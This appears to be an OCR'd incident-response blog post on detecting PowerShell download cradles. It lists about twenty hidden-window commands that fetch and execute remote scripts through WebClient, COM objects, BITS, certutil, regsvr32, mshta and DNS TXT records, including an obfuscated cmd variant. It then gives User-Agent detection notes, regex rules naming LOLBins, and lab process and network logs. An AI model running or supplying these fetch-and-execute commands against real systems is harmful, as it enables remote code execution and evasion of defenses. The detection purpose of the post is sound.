
<table>
<tr><th>Menu</th></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1')"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "[System.Text.Encoding]::ASCII.GetString((New-Object Net.WebClient).DownloadData('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1')) | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$sr=New-Object System.IO.StreamReader((New-Object Net.WebClient).OpenRead('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'));$res=$sr.ReadToEnd();$sr.Close();$res | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "(New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1','C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'); GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742' | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'|ForEach-Object{(IWR (Item Variable:_).Value)}) | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'|ForEach{(IRM (Variable _).Value)}) | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comExcel=New-Object -ComObject Excel.Application;While($comExcel.Busy){Start-Sleep -Seconds 1}$comExcel.DisplayAlerts=$False;$Null=$comExcel.Workbooks.Open('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1');While($comExcel.Busy){Start-Sleep -Seconds 1}IEX(($comExcel.Sheets.Item(1).Range('A1:R'+$comExcel.Sheets.Item(1).UsedRange.Rows.Count).Value2|?{$_})-Join'</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comWord=New-Object -ComObject Word.Application;While($comWord.Busy){Start-Sleep -Seconds 1}$comWord.Visible=$False;$doc=$comWord.Documents.Open('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1');While($comWord.Busy){Start-Sleep -Seconds 1}IEX($doc.Content.Text);$comWord.Quit();[Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comIE=New-Object -ComObject InternetExplorer.Application;While($comIE.Busy){Start-Sleep -Seconds 1}$comIE.Visible=$False;$comIE.Silent=$True;$comIE.Navigate('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1');While($comIE.Busy){Start-Sleep -Seconds 1}IEX($comIE.Document.Body.InnerText);$comIE.Quit();[Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comIE)"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comMsXml=New-Object -ComObject MsXml2.ServerXmlHttp;$comMsXml.Open('GET','https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1',$False);$comMsXml.Send();IEX $comMsXml.ResponseText"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comWinHttp=new-object -com WinHttp.WinHttpRequest.5.1;$comWinHttp.open('GET','https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1',$false);$comWinHttp.send();IEX $comWinHttp.responseText"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$sr=New-Object IO.StreamReader([System.Net.HttpWebRequest]::Create('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1').GetResponse().GetResponseStream());$res=$sr.ReadToEnd();$sr.Close();IEX $res"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$Xml = (New-Object System.Xml.XmlDocument);$Xml.Load('https://raw.githubusercontent.com/mgreen27/testing/master/test.xml');$Xml.command.a.execute | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "Add-Type 'using System.Net;public class Class{public static string Method(string url){return (new WebClient()).DownloadString(url);}}';IEX ([Class]::Method('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'))"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "[Void][System.Reflection.Assembly]::Load([Byte[]](@(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184)+@(0)*7+@(64)+@(0)*35+@(128,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36)+@(0)*7+@(80,69,0,0,76,1,3,0,6,190,153,90)+@(0)*8+@(224,0,2,33,11,1,8,0,0,4,0,0,0,6,0,0,0,0,0,0,110,35,0,0,0,32,0,0,0,64,0,0,0,0,64,0,0,32,0,0,0,2,0,0,4)+@(0)*7+@(4)+@(0)*8+@(128,0,0,0,2,0,0,0,0,0,0,3,0,64,133,0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16)+@(0)*11+@(32,35,0,0,75,0,0,0,0,64,0,0,160,2)+@(0)*19+@(96,0,0,12)+@(0)*52+@(32,0,0,8)+@(0)*11+@(8,32,0,0,72)+@(0)*11+@(46,116,101,120,116,0,0,0,116,3,0,0,0,32,0,0,0,4,0,0,0,2)+@(0)*14+@(32,0,0,96,46,114,115,114,99,0,0,0,160,2,0,0,0,64,0,0,0,4,0,0,0,6)+@(0)*14+@(64,0,0,64,46,114,101,108,111,99,0,0,12,0,0,0,0,96,0,0,0,2,0,0,0,10)+@(0)*14+@(64,0,0,66)+@(0)*16+@(80,35,0,0,0,0,0,0,72,0,0,0,2,0,5,0,120,32,0,0,168,2,0,0,1)+@(0)*55+@(19,48,2,0,17,0,0,0,1,0,0,17,0,115,3,0,0,10,2,40,4,0,0,10,10,43,0,6,42,30,2,40,5,0,0,10,42,0,0,0,66,83,74,66,1,0,1,0,0,0,0,0,12,0,0,0,118,50,46,48,46,53,48,55,50,55,0,0,0,0,5,0,108,0,0,0,12,1,0,0,35,126,0,0,120,1,0,0,204,0,0,0,35,83,116,114,105,110,103,115,0,0,0,0,68,2,0,0,8,0,0,0,35,85,83,0,76,2,0,0,16,0,0,0,35,71,85,73,68,0,0,0,92,2,0,0,76,0,0,0,35,66,108,111,98)+@(0)*7+@(2,0,0,1,71,21,2,0,9,0,0,0,0,250,1,51,0,22,0,0,1,0,0,0,4,0,0,0,2,0,0,0,2,0,0,0,1,0,0,0,5,0,0,0,2,0,0,0,1,0,0,0,1,0,0,0,2,0,0,0,0,0,10,0,1,0,0,0,0,0,6,0,43,0,36,0,6,0,95,0,63,0,6,0,127,0,63,0,10,0,179,0,168,0,0,0,0,0,1,0,0,0,0,0,1,0,1,0,1,0,16,0,21,0,0,0,5,0,1,0,1,0,80,32,0,0,0,0,150,0,50,0,10,0,1,0,109,32,0,0,0,0,134,24,57,0,15,0,2,0,0,0,1,0,164,0,17,0,57,0,19,0,25,0,57,0,15,0,33,0,57,0,15,0,33,0,189,0,24,0,9,0,57,0,15,0,46,0,11,0,33,0,46,0,19,0,42,0,29,0,4,128)+@(0)*16+@(157,0,0,0,2)+@(0)*11+@(1,0,27,0,0,0,0,0,2)+@(0)*11+@(1,0,36)+@(0)*8+@(60,77,111,100,117,108,101,62,0,99,114,97,100,108,101,46,100,108,108,0,67,108,97,115,115,0,109,115,99,111,114,108,105,98,0,83,121,115,116,101,109,0,79,98,106,101,99,116,0,77,101,116,104,111,100,0,46,99,116,111,114,0,83,121,115,116,101,109,46,82,117,110,116,105,109,101,46,67,111,109,112,105,108,101,114,83,101,114,118,105,99,101,115,0,67,111,109,112,105,108,97,116,105,111,110,82,101,108,97,120,97,116,105,111,110,115,65,116,116,114,105,98,117,116,101,0,82,117,110,116,105,109,101,67,111,109,112,97,116,105,98,105,108,105,116,121,65,116,116,114,105,98,117,116,101,0,99,114,97,100,108,101,0,117,114,108,0,83,121,115,116,101,109,46,78,101,116,0,87,101,98,67,108,105,101,110,116,0,68,111,119,110,108,111,97,100,83,116,114,105,110,103,0,0,3,32,0,0,0,0,0,221,77,161,112,179,108,67,66,138,95,4,222,69,250,124,72,0,8,183,122,92,86,25,52,224,137,4,0,1,14,14,3,32,0,1,4,32,1,1,8,4,32,1,14,14,3,7,1,14,8,1,0,8,0,0,0,0,0,30,1,0,1,0,84,2,22,87,114,97,112,78,111,110,69,120,99,101,112,116,105,111,110,84,104,114,111,119,115,1,0,0,0,72,35)+@(0)*8+@(0,0,94,35,0,0,0,32)+@(0)*22+@(80,35)+@(0)*8+@(95,67,111,114,68,108,108,77,97,105,110,0,109,115,99,111,114,101,101,46,100,108,108,0,0,0,0,0,255,37,0,32,64)+@(0)*155+@(1,0,16,0,0,0,24,0,0,128)+@(0)*14+@(1,0,1,0,0,0,48,0,0,128)+@(0)*14+@(1,0,0,0,0,0,72,0,0,0,88,64,0,0,68,2)+@(0)*8+@(0,0,68,2,52,0,0,0,86,0,83,0,95,0,86,0,69,0,82,0,83,0,73,0,79,0,78,0,95,0,73,0,78,0,70,0,79,0,0,0,0,0,189,4,239,254,0,0,1)+@(0)*16+@(0,63)+@(0)*7+@(4,0,0,0,2)+@(0)*14+@(0,68,0,0,0,1,0,86,0,97,0,114,0,70,0,105,0,108,0,101,0,73,0,110,0,102,0,111,0,0,0,0,0,36,0,4,0,0,0,84,0,114,0,97,0,110,0,115,0,108,0,97,0,116,0,105,0,111,0,110)+@(0)*7+@(176,4,164,1,0,0,1,0,83,0,116,0,114,0,105,0,110,0,103,0,70,0,105,0,108,0,101,0,73,0,110,0,102,0,111,0,0,0,128,1,0,0,1,0,48,0,48,0,48,0,48,0,48,0,52,0,98,0,48,0,0,0,44,0,2,0,1,0,70,0,105,0,108,0,101,0,68,0,101,0,115,0,99,0,114,0,105,0,112,0,116,0,105,0,111,0,110,0,0,0,0,0,32,0,0,0,48,0,8,0,1,0,70,0,105,0,108,0,101,0,86,0,101,0,114,0,115,0,105,0,111,0,110,0,0,0,0,0,48,0,46,0,48,0,46,0,48,0,46,0,48,0,0,0,56,0,11,0,1,0,73,0,110,0,116,0,101,0,114,0,110,0,97,0,108,0,78,0,97,0,109,0,101,0,0,0,99,0,114,0,97,0,100,0,108,0,101,0,46,0,100,0,108,0,108,0,0,0,0,0,40,0,2,0,1,0,76,0,101,0,103,0,97,0,108,0,67,0,111,0,112,0,121,0,114,0,105,0,103,0,104,0,116,0,0,0,32,0,0,0,64,0,11,0,1,0,79,0,114,0,105,0,103,0,105,0,110,0,97,0,108,0,70,0,105,0,108,0,101,0,110,0,97,0,109,0,101,0,0,0,99,0,114,0,97,0,100,0,108,0,101,0,46,0,100,0,108,0,108,0,0,0,0,0,52,0,8,0,1,0,80,0,114,0,111,0,100,0,117,0,99,0,116,0,86,0,101,0,114,0,115,0,105,0,111,0,110,0,0,0,48,0,46,0,48,0,46,0,48,0,46,0,48,0,0,0,56,0,8,0,1,0,65,0,115,0,115,0,101,0,109,0,98,0,108,0,121,0,32,0,86,0,101,0,114,0,115,0,105,0,111,0,110,0,0,0,48,0,46,0,48,0,46,0,48,0,46,0,48)+@(0)*360+@(32,0,0,12,0,0,0,112,51)+@(0)*502));([Class]::Method('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1')) | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "Start-BitsTransfer 'https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1' 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'; GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'|IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$NULL=bitsadmin /transfer /Download 'https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1' 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'; GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742' | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$NULL=certutil /urlcache /f 'https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1' 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'; GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742' | IEX"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$temp='https://raw.githubusercontent.com/mgreen27/testing/master/test.sct';regsvr32.exe /s /u /i:$temp scrobj.dll"</td></tr>
<tr><td>"C:\Windows\system32\cmd.exe" /c "mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/mgreen27/testing/master/mshta.sct").Exec();close()"</td></tr>
<tr><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$b64=(IEX(nslookup -q=txt test.dfir.com.au 2>$null)[-1]);[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($b64))| IEX"</td></tr>
</table>



Technique	Method: User-Agent	Notes
Powershell WebClient, XmlRequest	GET: $Null	Extremely noisy and you may find alternate endpoint detection below is the best path beyond a standard content based approach. User-Agent is trivial to change.
Invoke-WebRequest, Invoke-RequestMethod	GET: Mozilla/* (Windows NT; Windows NT *; *) WindowsPowerShell/*	Easy to detect and baseline all traffic using a search for User-Agent=*WindowsPowershell*. User-Agent is trivial to change.
PowerShell Word COM Object, Excel COM Object	OPTIONS: Microsoft Office * HEAD: Microsoft Office * HEAD: Microsoft Office Existence Discovery GET: Mozilla/* (compatible; MSIE *; Windows NT * Trident/*; .NET *; .NET CLR *; ms-office; MSOffice*)	Bucketing for multiple methods by URL over a few seconds reduces noise significantly. Legitimate activity typically GET and involves document content.
Powershell IE COM Object	GET: Mozilla/* (Windows NT *; WOW64; Trident/*; rv:*) like Gecko	Extremely noisy and you may find alternate endpoint detection below is the best path beyond a standard content based approach.
Powershell MsXml COM, WinHttp COM	GET: Mozilla/* (compatible; Win32; WinHttp.WinHttpRequest.*)	Does not appear to be proxy aware, so understanding this context (and response codes!) may be helpful in determining priority.
Microsoft BITS	HEAD: Microsoft BITS/* GET: Microsoft BITS/*	Fairly simple to basline as Microsoft BITS typically requests Windows Update, application and media domain content.
Microsoft CertUtil	GET: CertUtil URL Agent GET: Microsoft-CryptoAPI/*	Note: two GET requests are always initiated by this download cradle method one of each User-Agent. Best detection on User-Agent = “CertUtil URL Agent” as this is sparse. Legitimate traffic is easy to baseline as typically involves certificate related traffic to a fairly static set of domains.
regsvr32.exe, wmic.exe, rundll32.exe, mshta.exe	GET: Mozilla/* (compatible; MSIE *; Windows NT * Trident/*; .NET*; .NET CLR *)	Another relatively noisy User-Agent, focus on content and endpoint.
WebDAV	Microsoft-WebDAV-MiniRedir/*	WebDAV GET requests are very sparse and simple to detect evil if monitored.
DnsTxtRecord	N/A	N/A in most orgs. DNS TXT traffic is typically DMARC related, very large encoded responses for unusual requests are immediately suspicious

```
(?i).*\\(winword|excel|powerpnt|mspub|visio|outlook)\.exe
```

```
(?i).*\\(cmd|powershell|cscript|wscript|wmic|regsvr32|schtasks|rundll32|mshta|hh)\.exe
```

```
(?i).*\\(mshta|powershell|cmd|rundll32|cscript|wscript|wmiprvse.exe)\.exe
```

```
(?i).*\\(cmd|powershell|schtasks|reg|nslookup|certutil|bitsadmin)\.exe
```




Image	ProcessId	ParentImage	ParentProcessId
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684	C:\Windows\explorer.exe	2096
C:\Windows\SysWOW64\cmd.exe	2552	C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2192	C:\Windows\SysWOW64\cmd.exe	2552






Image	pid	CommandLine	ParentImage	ppid	ParentCommandLine
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Matt.DFIR\Desktop\DDE_powershell.xlsx"	C:\Windows\explorer.exe	2096	C:\Windows\Explorer.EXE
C:\Windows\SysWOW64\cmd.exe	2552	CMD.EXE /c powershell IEX((New-Object System.Net.WebClient).DownloadString("http://bit.ly/2DyGpPg"))	C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Matt.DFIR\Desktop\DDE_powershell.xlsx"
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2192	powershell IEX((New-Object System.Net.WebClient).DownloadString("http://bit.ly/2DyGpPg"))	C:\Windows\SysWOW64\cmd.exe	2552	CMD.EXE /c powershell IEX((New-Object System.Net.WebClient).DownloadString("http://bit.ly/2DyGpPg"))
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	4800	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Matt.DFIR\Desktop\macro_powershell.xls"	C:\Windows\explorer.exe	2096	C:\Windows\Explorer.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3488	powershell.exe -WindowStyle Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'))	C:\Windows\System32\wbem\WmiPrvSE.exe	4128	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding



```
PS C:\Users\Matt.DFIR> cmd /V:ON/R"set 3TM=(New-Objezt Net.WebClieqkt).Dowqkload
Striqkq('UAttps://raw.qitUAubuserzoqkteqkt.zom/mqreeqk27/mqreeqk27.qitUAub.io/ma
ster/otUAer/DowqkloadCradle/payloads/test.ps1')^|IkX&&set 2uy=!3TM:UA=h!&&set UG
=!2uy:z=c!&&set 9b=!UG:qk=n!&&set SbDY=!9b:k=E!&&set mA=!SbDY:q=g!&&powershell.e
xe "!mA!""
2018-04-03T21:13:32 Download Cradle test success!
```



Description	ImageLoaded	Image
Microsoft SChannel Provider	C:\Windows\System32\ncryptsslp.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TLS / SSL Security Provider	C:\Windows\System32\schannel.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FWP/IPsec User-Mode API	C:\Windows\System32\FWPUCLNT.DLL	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Remote Access AutoDial Helper	C:\Windows\System32\rasadhlp.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows HTTP Services	C:\Windows\System32\winhttp.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Microsoft Windows Sockets 2.0 Service Provider	C:\Windows\System32\mswsock.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DNS Client API DLL	C:\Windows\System32\dnsapi.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Routing Utilities	C:\Windows\System32\rtutils.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DHCP Client Service	C:\Windows\System32\dhcpcsvc.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DHCPv6 Client	C:\Windows\System32\dhcpcsvc6.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Network Store Information RPC interface	C:\Windows\System32\winnsi.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
IP Helper API	C:\Windows\System32\IPHLPAPI.DLL	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Remote Access Connection Manager	C:\Windows\System32\rasman.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Remote Access API	C:\Windows\System32\rasapi32.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe




Image	User	Hostname	SrcIp	SrcPort	DestIp	DestPort	Protocol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49574	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49575	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49576	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49577	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49578	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49579	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49587	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49589	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49598	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49599	151.101.0.133	443	https
C:\Program Files (x86)\Internet Explorer\iexplore.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49602	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49605	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49606	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49607	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49608	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49609	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49610	151.101.0.133	443	https
C:\Windows\System32\svchost.exe	NT AUTHORITY\SYSTEM	Investigator.dfir.lab	192.168.7.150	49611	151.101.0.133	443	https
C:\Windows\System32\certutil.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49613	151.101.0.133	443	https
C:\Windows\System32\certutil.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49612	151.101.0.133	443	https
C:\Windows\System32\regsvr32.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49614	151.101.0.133	443	https
C:\Windows\System32\mshta.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49615	151.101.0.133	443	https
C:\Windows\System32\nslookup.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	63773	192.168.7.2	53	dns



